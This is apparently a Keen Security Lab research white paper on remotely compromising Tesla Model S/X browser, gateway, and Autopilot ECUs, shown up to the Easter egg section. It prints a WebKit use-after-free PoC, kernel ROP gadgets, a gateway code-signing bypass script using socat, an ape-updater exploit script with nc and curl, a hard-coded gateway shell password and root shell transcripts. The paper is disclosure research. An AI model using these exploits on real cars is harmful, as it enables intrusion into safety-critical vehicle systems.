OVER-THE-AIR: HOW WE REMOTELY COMPROMISED THE GATEWAY, BCM, AND AUTOPILOT ECUS OF TESLA CARS

Sen Nie, Ling Liu, Yuefeng Du, Wenkai Zhang
Keen Security Lab of Tencent
{snie, dlingliu, davendu, wenkaizhang}@tencent.com

ABSTRACT

We, Keen Security Lab of Tencent, have successfully implemented two remote attacks on the Tesla Model S/X in 2016[1] and 2017[2-4]. Last year, at Black Hat USA, we presented the details of our first attack chain. At that time, we showed a demonstration video of our second attack chain, but without technical aspects. This year, we are willing to share our full, in-depth details on this research.

In this presentation, we explained the inner workings of this technology and showcased the new capability developed in the Tesla Hacking 2017. As always, this attack chain has multiple 0-days of different in-vehicle components.

Also, we introduced an in-depth analysis of the critical components in the Tesla car, including the gateway, Body Control Modules(BCM), and the Autopilot ECUs. For instance, we utilized a code-signing bypass vulnerability to compromise the gateway ECU; we also reversed and then customized the body control ECUs to play the Model X "Holiday Show" Easter Egg for fun.

Finally, we showed a case about gaining unauthorized access to the Autopilot ECU on the Tesla car and, also, attacking remotely by exploiting one more fascinating vulnerability. To the best of our knowledge, this presentation could be the first to demonstrate hacking into an Autopilot module.

TARGET VERSION

We have successfully tested our vulnerabilities on version v8.1(17.24.28) and version v8.1(17.17.4) on both Model S and Model X. We customized the "Holiday Show" Easter Egg on the version v8.1(17.18.50).

Model	Test Target	Version (Build Number)
Model S P85 Model X 90D	CID/gateway Vulnerability	v8.1(17.24.28)
Model X 90D	APE Vulnerability	V8.1(17.17.4)
Model X 90D	Custom Holiday Show	V8.1(17.18.50)

Table 1 Tested Version

ATTACK CHAINS

In the first part, we presented the whole attack chains from browser to gateway and Autopilot ECU.

EXPLOIT BROWSER

At Black Hat USA 2017, we explained how to utilize two vulnerabilities exist in Webkit to exploit the browser of the Tesla Model S, and their security team fixed those two vulnerabilities quickly. However, their Webkit was kept 534.34 for a long time, without fixing all the vulnerabilities. Thus, our exploit utilizes only one vulnerability to achieve arbitrary code execution.

This vulnerability related to `SVGTransformList` element in Webkit. The attribute `baseVal` of element `SVGAnimatedTransformList` is an `SVGTransformList` object which is a list of `SVGTransform` objects. The attribute `matrix` on `SVGTransform` represents a transformation. After calling the method `initialize()` or `clear()` of `SVGTransformList` object which contains a `SVGTransform` object, the `SVGTransform` object will be freed. However, the reference of property `matrix` on this `SVGTransform` element can be still available by mistake. Using this reference after method `initialize()` or `clear()` could trigger this UAF vulnerability.

```
<!DOCTYPE html>
<script>
if (window.testRunner)
    testRunner.dumpAsText();
function eventhandler1() {
    var transformList =
document.createElementNS("http://www.w3.org/2000/svg",
"radialGradient").gradientTransform.baseVal;
    var transform = document.querySelector("svg").createSVGTransform();
    transformList.appendItem(transform);
    var matrix = transform.matrix;
    transformList.initialize(transform);
    matrix.flipX();
}
</script>
This test passes if it doesn't crash under ASAN.
<svg onload="eventhandler1()">
```

Code 1 PoC of this Webkit vulnerability

Let's check it from the source code. When appending `transform` to `transformList`, the function `SVGListProperty::appendItemValuesAndWrappers()` would insert `newItem`, which is a instance of the class `WebCore::SVGTransform`, into a vector `values`, belonging to `WebCore::SVGListProperty`. When this vector appends the first item, a 1024 bytes buffer allocated by `WTF::fastMalloc()` is used to store this item.

```
PassListItemTearOff appendItemValuesAndWrappers(AnimatedListPropertyTearOff*
animatedList, PassListItemTearOff passNewItem, ExceptionCode& ec)
{
        //...
        PropertyType& values = animatedList->values();
        //...
        // Append the value and wrapper at the end of the list.
        values.append(newItem->propertyReference());
        wrappers.append(newItem);
        //...
}
```

Code 2 The implement of function append()

During the method `initialize()` of `transformList` executes, `WTF::fastFree()` frees the buffer of this vector `values`, and the structure `WebCore::SVGTransform` in this vector freed together.

```
PassListItemTearOff initializeValuesAndWrappers(AnimatedListPropertyTearOff*
animatedList, PassListItemTearOff passNewItem, ExceptionCode& ec)
{
    PropertyType& values = animatedList->values();
    //...
    values.clear();
    values.append(newItem->propertyReference());
    //...
}
```

Code 3 The implement of function initialize()

Since the structure `WebCore::SVGMatrix` is a part of structure `WebCore::SVGTransform` and the reference of `matrix` still available, it is possible to access the memory just freed.

The good news is the array `m_transform` of `WebCore::SVGMatrix` can be directly read and write by get or set the property `a`, `b`, `c`, `d`, `e`, `f` of `matrix`, which means we can almost read or write anything in this structure if we can put the array to the memory location occupied by `WebCore::SVGMatrix` before.

To achieve the ability of `fastFree()` any address, we put an `ArrayStorage` structure which belongs to a `JSArray` in the memory just freed, then tampered with the `m_allocBase` of this structure. After trigger `JSArray::unshiftCount()`, `increaseVectorPrefixLength()` will call `fastFree()` to free the address we tampered with in `m_allocBase`.

Now, we can do these things:

1. To achieve the ability of arbitrary address read, we put an `ArrayStorage` structure belongs to a `JSArray` in the memory just freed. This time, we tampered with an item pointer in `m_vector` of `ArrayStorage` structure and pointed it to a fake `JSC::StringObject` structure which points to fake `JSC::JSString` structure and `WTF::StringImpl` structure. The length of `WTF::StringImpl` structure is big enough so we can read the whole memory.

2. To achieve the ability of arbitrary address write, we leaked and freed a `Uint32Array` structure, then defined a new `Uint32Array`. The tampered length of the original `Uint32Array` would allow us to write the whole memory.

3. To achieve arbitrary code execution, we leaked the JIT memory address from `JSCell` structure and `JSC::ExecutableBase` structure belongs to a JavaScript function. Then, we wrote the shellcode to JIT memory to achieve code execution.

Finally, we got the shell of Tesla CID again by exploiting this vulnerability. Tesla fixed this quickly after we reported it. In early 2018, Tesla upgraded Webkit from 534.34 to 601.1.

LOCAL PRIVILEGE ESCALATION (CVE-2017-6261)

In 2016, we utilized a well-known kernel vulnerability to gain root privilege on CID and successfully escape from AppArmor. However, in 2017, things became much more difficult for us because Tesla fixed almost all well-known kernel vulnerabilities and upgraded the kernel from 2.6.36 to 4.4.35. So we have to find a new 0-day vulnerability, which costs lots of works [5], and this one exists in Tegra nvmap kernel module. Tesla and Nvidia helped assign this vulnerability a CVE number CVE-2017-6261.

According to the rules of AppArmor in Tesla, only /dev/nvmap and /dev/nvhost-ctrl can be accessed by process QtCarBrowser under the protection of AppArmor. The character device file /dev/nvmap is a user interface. Userland process can open this file, then send commands by calling ioctl(). This function receives a pointer to structure nvmap_pin_handle in userland memory with this format:

```
struct nvmap_pin_handle {
        unsigned long handles;    /* array of handles to pin/unpin */
        unsigned long addr;        /* array of addresses to return  */
        __u32 count;               /* number of entries in handles */
};
```

Code 4 The Structure nvmap_pin_handle

In this structure, the pointer handles points to an array of nvmap_handle structures.

```
struct nvmap_handle {
        struct rb_node node;  /* entry on global handle tree */
        atomic_t ref;         /* reference count (i.e., # of duplications) */
        atomic_t pin;         /* pin count */
        //...
        struct mutex lock;
};
```

Code 5 The Structure nvmap_handle

If the ioctl command is NVMAP_IOC_PIN_MULT, the function nvmap_pin_ids() will be executed. In this function, nvmap_handle structures are validated first. In nvmap_handle_put(), if there are any invalid nvmap_handle structures, the valid nvmap_handle structures before the invalid nvmap_handle structure in the array will be freed by _nvmap_handle_free() when reference count of nvmap_handle structure decreased to zero.

```
int nvmap_pin_ids(struct nvmap_client * client, unsigned int nr,
  const unsigned long * ids) {
  nvmap_ref_lock(client);
  for (i = 0; i < nr && !ret; i++) {
    ref = _nvmap_validate_id_locked(client, ids[i]);
    if (ref) {
      //...
    } else {
      struct nvmap_handle * verify;
      nvmap_ref_unlock(client);
      verify = nvmap_validate_get(client, ids[i]);
      if (verify)
        //...
      else
        ret = -EPERM;
      nvmap_ref_lock(client);
    }
  }
  nvmap_ref_unlock(client);
  nr = i;
  if (ret)
    goto out;
  //...
out:
   if (ret) {
    nvmap_ref_lock(client);
    //...
    for (i = 0; i < nr; i++)
      nvmap_handle_put(h[i]);
  }
  return ret;
}
```

Code 6 Vulnerable code in function nvmap_pin_ids()


However, the calculated count of valid `nvmap_handle` structures is wrong, resulting in the reference count of the invalid `nvmap_handle` structure decreases. Since the pointer to this invalid `nvmap_handle` structure provided by the caller (in userland), we can decrease any integer data by one in kernel memory.

This vulnerability also can be used to write arbitrary data to arbitrary address. To achieve this, we decreased the address of syscall `accept4` in syscall entry table to an address of ROP gadget, then achieved arbitrary address write by calling syscall `accept4` with proper arguments.

```
// ROP Gadgets on v8.1(17.24.28)

// READ
//.text:C0049650 LDR R0, [R4,#0x2C]
//.text:C0049650 LDR R0, [R4,#0x2C]

// WRITE
//.text:C03442F0 STRH R2, [R1,R3]
//.text:C03442F4 BLX R6
```

Code 7 Gadgets used in the exploit

In our exploit, we patched `aa_g_profile_mode` with `APPARMOR_COMPLAIN` in the kernel to disable `AppArmor`, we also patched syscall `setresuid()`, so any process can `setresuid()` to root.



```
browser@cid-                    !$ id
uid=2222(browser) gid=2222(browser) groups=2222(browser)
browser@cid-                     $
browser@cid-                     $ uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PRE
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
browser@cid-                     $
browser@cid-                     $ ./getroot
uid: 0, 0
# id
uid=0(root) gid=2222(browser) groups=0(root)
# uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PRE
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
# 
```

Figure 1 Shell of CID: Linux 4.4.35

By utilizing this powerful 0-day, we controlled CID.

BYPASS CODE SIGNING PROTECTION (CVE-2017-9983)

Last year, to compromise the CAN network, we put a customized firmware updater. After the previous report, they fixed this flaw by adding a signature verification for the updater. However, before we discuss the repair solution, let's check how to transfer files being verified to the gateway.

If you have read our last year's white paper, you might have known that the port 3500 on the gateway is acting as the command port. In the version being tested by us, the following commands are available:

- `\x12\x01`: Open a shell at port 23, with hard-coded password "`1q3e5t7u`".
- `\x00`: Reboot
- `\x08`: Reboot for update.

Besides port 3500, the Perl script `gwxfer` would use service provided by the *file operate agent* on gateway via TCP port 1050. The following table describes the format of some typical command packets:

	Command Code		Arguments			
uint16_t packet_len	0x00	Read file	char filename[]			
	0x01	Write file	uint32_t mode	uint32_t len	char filename[]	uint8_t content[]
	0x02	Rename file	char oldname[]		char newname[]	
…						

Table 2 Format of the command packet

Though the script provided a method to rename a file, it can not rename the target file to `boot.img`, and it can neither upload a `boot.img`. This might work as a security enhancement since `boot.img` is booted directly by the bootloader, and upload an incorrect file might brick the car. When renaming, gateway checks if the file is a legal image released by Tesla using its signature, and refuse if verify failed. Those two rename functions can be described as the following pseudocode:

```
int xfer_rename_file(char * old_name, char * new_name) {
  struct Retval ret;
  if (stricmp(new_name, "boot.img")) {
    fatfs_rename(old_name, new_name);
    set_retval( & ret, ERR_OK);
  } else {
    set_retval( & ret, ERR_DENY);
  }
  return send_retval(ret);
};

int update_rename_file(char * image_name) {
  assert(stricmp(image_name, "boot.img"));
  assert(verify_format_and_signature(image_name));
  fatfs_rename(image_name, "boot.img");
  return do_reboot();
};

int boot() {
  //....
  if (file_exists("boot.img")) {
    fatfs_rename("boot.img", "booted.img");
    load_and_run("booted.img");
  }
  //....
}
```

Code 8 Pseudocode of the update process

We can pull the SD card out and directly write our `boot.img` in it. Since bootloader does not verify if the image is correct, the gateway would execute it directly. However, what we want to do is performing the attack *without* any physical method, so analyzing its implementation is necessary.

The signature verification would use Ed25519+SHA512 with the last 0x48 bytes of `boot.img`, to verify the remaining part of the image. The program used carefully picked constants and keys, so cryptographic attack seems not possible. Besides, though it is evident that `update_rename_file` applied no thread lock, so between `verify_signature` *and* `fatfs_rename`, an attacker could perform a TOCTOU attack by replacing a correct image with a malformed file.

TOCTOU can be charming, but there is too much non-deterministic. Thus, after more reverse engineering jobs, we found out Tesla might be using `FatFS` r0.09 written by ChaN with default `ffconfig.h` used. In the implementation of `fatfs_rename` we found the following code:

```
for(si=0; lfn[si]==' '|| lfn[si]=='.'; si++);
                                          /* Strip leading spaces and dots */
```

Code 9 Code in fatfs_rename

This check means FatFS would strip leading spaces and dots, but we did not see any related code in the rename function of file operate agent. So, we can let the `new_name` be `\x20boot.img` and call `xfer_rename_file`. This parameter can bypass Tesla's check and transform `new_name` to `boot.img` by `FatFs`.

```
#!/bin/bash
# @Author: nforest

touch service.upd
gwxfer service.upd gw:/service.upd
gwxfer release.tgz gw:/release.tgz
gwxfer ourboot.img gw:/img
gwxfer firmware.rc gw:/firmware.rc
printf "\x00\x0f\x02img\x00\x20boot.img\x00"|socat - tcp:gw:1050
printf "\x00" | socat - udp:gw:3500
```

Code 10 Bypass Code Signing Protection

By using this vulnerability, we bypassed code signing protection and executed our code in the gateway. Now, we can program our customized code into gateway and ECUs like what we did last year.

ROOT APE FROM CID

In Tesla Model X, the Autopilot module is the most significant component which provides driver assistance function. Unlike CID, there are few interfaces on APE for interacting with the outside world, which makes it hard to find a vulnerability hacking into APE.

The vulnerability we utilized to get root privilege on APE exists in `ape-updater`, an executable file works for updating the whole APE system. The `ape-updater` runs with root privilege and opens two TCP ports 25974 and 28496. The first port is a command port for accepting update instructions from CID and the second port supports a simple HTTP server.

The command port supports many commands, such as `install`, `auth`, `system`, `gostaged` and `m3-factory-deploy`. Some commands can be executed directly without restrictions., some commands are privileged commands and cannot execute until elevating the privilege by executing the "`auth`" command. The others only can be executed on the specific system, CID or APE.

In version 17.17.4, the unprivileged commands "`install`" and "`m3-factory-deploy`" is executable from CID without restrictions.


The command "`m3-factory-deploy`" is a newly added command. Its argument is a JSON string which could be used to override the result of the "`handshake`" command. In the JSON string, there is a valid key "`self_serve`", and the value is a path of a file. The command "`install`" can download and update the whole system of Tesla from the URL specified in the argument. In the process of executing, `ape-updater` parses the previous JSON before downloading firmware.

Since we can override the result of the "`handshake`" by executing command "`m3-factory-deploy`", command "`install`" gets the path from the value of "`self_serve`" and serve the file to the HTTP server provides by `ape-updater`. By modifying the JSON value, we can provide our customized code for `install`.

```
#!/bin/bash
APE=192.168.90.103
PORT_CMD=25974
PORT_HTTP=28496

echo -ne "m3-factory-deploy
\"self_serve\":\"/var/etc/saccess/tesla1\"\nexit\n"|nc $APE $PORT_CMD >
/dev/null

sleep 1

echo -ne "install http://8.8.8.8:8888/8888\nexit\n" | nc $APE $PORT_CMD >
/dev/null

curl $APE:$PORT_HTTP/var/etc/saccess/tesla1
```

Code 11 ape-updater Exploit Code

So, we served the file `/var/etc/saccess/tesla1` and downloaded it from the simple HTTP server in `ape-updater`. Its content is the password of the account `tesla1` which could be used to pass the "`auth`" command. After that, the command "`system`" can be used to execute any Linux command with ROOT privilege.



```
root@cid-                  # /tmp/m3exp_17174.sh
f6de40901fad2833
root@cid-                  # nc ape 25974
Welcome to Model S ape-updater ONLINE Built for Package Version: 17.17.4 (5845bb40abd6b7da @ 0b94b
6.183241600s!
> auth f6de40901fad2833
ok
> system umount /etc/ssh/sshd_config
> system umount /etc/shadow
> system sv restart sshd
> exit
root@cid-                  # ssh root@ape
root@ap:~# uname -a
Linux ap 3.18.21-rt19 #1 SMP PREEMPT RT Fri May 5 14:43:35 PDT 2017 aarch64 GNU/Linux
root@ap:~#
```

Figure 2 Shell of APE

OTA OVERVIEW

Last year we mentioned some critical files in Tesla's OTA mechanism, `boot.img`, and `release.tgz`, both are responsible for delivering firmware to ECUs. However, those files cannot be found directly in the update package released by Tesla's server. Also, it remains unpublicized about how the car obtaining update packages from Tesla's server and the whole update process on the car side is still unclear. In this part, we describe those essential aspects from our point of view.

CLOUD-CAR: HANDSHAKE AND FIRMWARE BUNDLE

Tesla implemented an OTA framework, with these modules necessary to finish the OTA procedure:

- Message box
- Firmware gathering
- Job management

Most of those modules exist in `QtCar` and `QtCarServer` on CID as a part of the cloud agent. Once a trusted channel established, the agent would set up a port, so remote server could push messages directly to the car. Also, when necessary, the unread messages would be pulled from the server-side message box. During an OTA update, those agents are mainly working as a messenger, instead of executing the real update actions.

The FOTA procedure starts with a message. The message with command `initiate_firmware_handshake` represents its beginning, and after the message received, the agent would send `handshake` command to `cid-updater`, another updater daemon running on CID (we will mention more about this process later), to do a *handshake* with the server. Following steps are necessary during a handshake:

1. The hardware configuration string of car is sent to the remote server by `cid-updater`, along with a `package_signature`, generated from the current software running on the car.

2. Manufacturer's firmware server would verify that info, and give guidelines according to the current version, including firmware bundle's download address, checksum, and decrypt info. We call it 'firmware bundle' because this SquashFS file contains nearly all files (except those for autopilot) required to update the car.

3. The bundle is distributed via CDN instead of other encrypted channels so it would be much cheaper, and easier to be accelerated. `cid-updater` would download, verify and decrypt it.

With a legal firmware provided, `cid-updater` collects correct files out according to the car configuration and distribute those files into different units in the car. Details of how to distribute and use those files will be discussed later.

During the whole update process, a job manager is responsible for reporting current status and error info to the remote server. Each update job has with a job ID for tracking usage. Whenever a checkpoint reached, the checkpoint name is POST to the remote server, along with its related info, like current status and bytes transferred. We believe the job manager would notice if a car has failed too many times for an update, and combining our reverse engineering results with other findings from the *TeslaMotorsClub* forum[6], there might be a complex telemetry infrastructure so engineers could make a quick response to every update request.

CARSIDE: ETHERNET CONNECTED ECU

CID and IC are two major components exist in all Tesla cars (except for Model 3, in which Tesla combines both components into the ICE). Both of them have an updater daemon called `cid-updater` and `ic-updater`, and while there is some code shared between those binaries, the primary purpose of that two daemons are different. `cid-updater` is responsible for communicating with the remote server after a reliable communication channel has established, getting the firmware package, and providing necessary files and info as a secondary server, while `ic-updater` focus on updating IC itself. So now we would consider `cid-updater` as a local server, and `ic-updater` as a remote agent, to discuss how IC is updated.

Both server (`cid-updater`) and agent (`ic-updater`) have a service called `command_service_listener`. This service would open a port, so the server can do RPC to call functions on agent directly. Once everything prepared, the agent would use this service to `get` the client's update agent (and under this circumstances, a copy of all log would be redirected to the server). Generally, the server is controlling the remote agent with the following procedure:

1. The remote unit would stop all other jobs and prepare to `gostaged`. Then it would try to download the file bundle for the target.
2. The local server starts an HTTP server and serves the update file. The remote agent would be notified after the file is ready.
3. The remote agent downloads the update file. After the file is downloaded and its signature is verified, the updater goes `staging`.
4. Flash the update file into the board. For IC, this means:
    a) Assuming current running in area A.
    b) Flash new `rootfs` image and DTB into the area B.
    c) Write the new kernel image into the area B.
    d) Switch both primary boot chain and recovery boot chain to the area B.
    e) Check the boot chain to ensure next boot is acceptable

    After all those operations finished, the device will under the `staged` and `inactive` state.
5. After some final preparations, the device would reboot.

During the whole procedure, there would be continuously connection between agent and server so that the server can get the latest info about current updating status.

CARSIDE: GATEWAY CONNECTED ECU

Those ECUs' update files are stored in folder `(squashfs-root)/deploy/seed_artifacts_v2`. Since the bug about lacking the signature support of firmware files (reported as a part of our BHUSA2017 talk) has been fixed two years ago, we would skip the "ancient" implement, and only talk about the latest firmware. Following files and directories exists in this folder：

- boot.img
- release_version.txt
- version_map2.tsv and Signed_metadata_map.tsv. Since the latter file includes most info in the previous one, we will not explicitly make differences when mentioning neither of those files.
- internal_option_defaults.tsv

- ECUNAME/, like esp/, gtw/ etc.

As we have mentioned before, the file `boot.img` runs while upgrading and read firmware files from `release.tgz`. Now, `boot.img` contains a signature, padded after its original EOF. When an update command is sent, this signature is checked, and if it can be verified by the public key (which already exists in gateway's software), the image is confirmed as a legal one.

An essential step in `boot.img` is reading the firmware bundle, release.tgz. It can be found on gateway's SD card, and contains all files used by the gateway to update corresponding ECUs, with only one firmware file for each ECU. The particular firmware file is copied from `ECUNAME/PROVIDERID/ECUFWNAME.hex`. When packaging the tar file, `cid-updater` gets ECU info and car info (e.g., if 4wd) from the gateway, and pick correct `PROVIDERID` according to the table in `signed_metadata_map.tsv`. The format of this file looks like this:

Version hash						
ECUName:ProviderID	Path to file	New name	Componet name	Checksum	Requirements	Signature
…						

Table 3 The format of signed_metadata_map.tsv

The file's first line is release hash of the whole package, while another name of this field is "`tegra os-version`". Then followings several lines describing every firmware file under the folder `seed_artifacts_v2`. That information would give a guideline for `cid-updater` to collect firmware for the current car.

Here are some critical steps for flashing all ECUs, including the gateway itself:

1. Making firmware package. `cid-updater` would get latest ECU hardware info from the gateway. For each ECU, `cid-updater` would search through `signed_metadata_map.tsv` to see which line has the same `Requirements` field with the current car. Once found, it copies file in `PATH_TO_FILE` to the tar file with name `New_name`.
   Besides, to minify the update package, `cid-updater` would only copy the corresponding line in `signed_metadata_map.tsv` into the file with the same name in `release.tgz`.

2. According to the update mode, create a UPD file in the SD card. The updater reads this file to understand its current state.

3. The updater, `boot.img`, is uploaded to the SD card, and reboot with the filename.

When updater executes, an unmodified `boot.img` reads each file into the memory, padding with first few fields in the corresponding line in `signed_metadata_map.tsv`, and verify its signature using sign value (also from `signed_metadata_map.tsv`) and public key saved in `boot.img`. The updater would exit once it found an incorrect firmware file, and the update would result in a failure.

All signing and hashing algorithms are using Ed25519 with SHA512, with all public key and constants carefully selected. This means attacking the signature algorithm itself is not an easy job (at least before

BHUSA 2018). Moreover, since we have already known a way to get our code running on the gateway, there is no reason for us to dig into the cryptographic code at this point.

EASTER EGG

In last year's demo video, we have demonstrated how to "reactivate" the Easter Egg on Tesla Model X after the egg expired. Based on our in-depth researching, the show had proven that our overall understanding of Tesla's CAN network and the mechanism of body control ECUs in Tesla.

WHAT IS EASTER EGG

Easter egg had been introduced in Tesla 17.17.4, though there was already some code in a few previous releases. According to *TeslaMotorsClub* forum, most users can use a sketch pad, see a rainbow road, and something else. However, for us, the wing door dance on Model X is quite impressive, and we are curious about how engineers in Tesla managed to control several components simultaneously, especially after we have noticed several YouTubers' Model X is showing different dances than we excepted. Furthermore, we also want to modify this show to prove we can affect components directly connected to electromechanical components.

The Easter Egg in the Tesla Model X is a complex combination of different body control ECUs. The combination makes customize the Easter Egg a tough work because we need to modify most of the ECUs' firmware which is related to body control in Tesla, and also it is hard to locate the code of Easter Egg in so much ECUs' firmware.

HOW EASTER EGG WORKS

The Easter Egg implementation by Tesla mainly consists of two parts: CID and body control ECUs. CID is responsible for triggering the first stage of the Easter Egg and the music playing of the Easter egg, and the body control ECUs are responsible for the motion of the vehicle body while in the Easter Egg. The diagram below shows their relationships:




Figure 3 Components used in Easter Egg

After some experiment and reverse engineering, we have a brief view of how the whole normal Easter Egg works, and we find out there are three stages of the Egg. Generally, there are two key points of triggering the egg: a party signal from CID (Stage 1), and a fob signal through BCCEN from the key fob (Stage2). Then the ECUs control devices to act according to the preset tables in the firmware and in the meantime, CID can play the Egg music.

Stage 1: Triggers On CID

As we have previously mentioned, Tesla has a well-designed framework for their car-related services on CID. They use several separate binaries to abstract the business process. Generally, the trigger on CID works like the following graph.




Figure 4 The process of trigger

When long press and release the "T" button on CID, method `StatusBarView::badgeReleased` is called, and the popup window (like the picture below) shows. Once entered the correct access code `modelxmas`, an instance of class `ModelXHolidayParty` is created, and its member function `ModelXHolidayParty::primeShow()` is called immediately. This function checks some basic conditionals such as:

- The car is under park state
- The date > 2017-1-15
- The Easter egg is not running now

